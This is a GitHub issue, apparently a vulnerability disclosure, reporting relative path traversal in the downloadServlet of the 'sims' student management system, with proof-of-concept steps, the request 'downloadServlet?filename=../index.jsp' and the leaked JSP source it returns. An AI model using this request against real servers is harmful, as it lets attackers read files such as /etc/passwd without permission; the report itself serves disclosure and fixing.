rawchen / sims Public

Code Issues 8 Pull requests Actions Projects Security ···

New issue

Jump to bottom

Relative Path Traversal #7

Open mbslzny opened this issue on Jun 21 · 0 comments

mbslzny commented on Jun 21

[Suggested description]

Relative Path Traversal exists in sims. The front end of this open source system is an online examination system. This open source system is a student information management system. An insecurity vulnerability exists when downloading attachments. Attackers can exploit this vulnerability to obtain sensitive server information, such as "/etc/passwd", "backup files", etc.
GET: http://localhost:8081/sims/downloadServlet

[Vulnerability Type]

Relative Path Traversal

[Vendor of Product]

https://github.com/rawchen/sims

[Affected Product Code Base]

1.0

[Affected Component]

Sims 1.0

OS: Windows/Linux/macOS

Browser: Chrome、Firefox、Safari

[Attack vector]

```
http://localhost:8081/sims/downloadServlet?filename=../index.jsp
```

[Attack Type]


Remote

[Impact Code execution]


False

[Proof of concept]

Step1: Under the "System Management" tab, select "File Release", select any file, and click the "Start Upload" button.



Step2: The upload is successful, and under the "System Management" tab, select "File List" and click the "Download" button to obtain the download interface.



localhost:8081/sims/uploadServlet


文件上传
可上传任意大小任意类型文件
请选择上传文件:

text.jsp 上传成功!

https://cn.bing.com/searc...

time

Current time in Yubei District, China (UTC+8)
10:45 AM
Tuesday, June 21, 2022



localhost:8081/sims/fileListServlet


ID	文件名	文件路径	文件大小	操作
1	text.jsp	D:\Java\apache-tomcat-8.5.53\webapps\sims\upload\text.jsp	26.0B	下载 删除

https://cn.bing.com/searc...

time

Current time in Yubei District, China (UTC+8)
10:46 AM
Tuesday, June 21, 2022

Step3: Refactor the download interface parameters to implement directory spanning and arbitrary file download.




http://localhost:8081/sims/downloadServlet?filename=../index.jsp

Current time in Yubei District, China (UTC+8)

11:01 AM

Tuesday, June 21, 2022



```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
    <title>TITLE</title>
</head>
<body>

<%
    if (session.getAttribute("student")!=null) {
%>
        <jsp:forward page = "/WEB-INF/student/sIndex.jsp"/>
<%
    }else if (session.getAttribute("teacher")!=null) {
%>
        <jsp:forward page = "/WEB-INF/teacher/tIndex.jsp"/>
<%
    }else if (session.getAttribute("admin")!=null) {
%>
        <jsp:forward page = "/WEB-INF/admin/aIndex.jsp"/>
<%
    }else {
%>
        <jsp:forward page = "login.jsp" />
<%
    }
%>
</body>
</html>

```

Current time in Yubei District, China (UTC+8)

11:03 AM

Tuesday, June 21, 2022

```
JavaServer Pages script file    length : 591   lines : 29    Ln : 1   Col : 1   Sel : 0 | 0    Windows (CR LF)   UTF-8    INS
```

[Reference(s)]

http://cwe.mitre.org/data/definitions/23.html

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant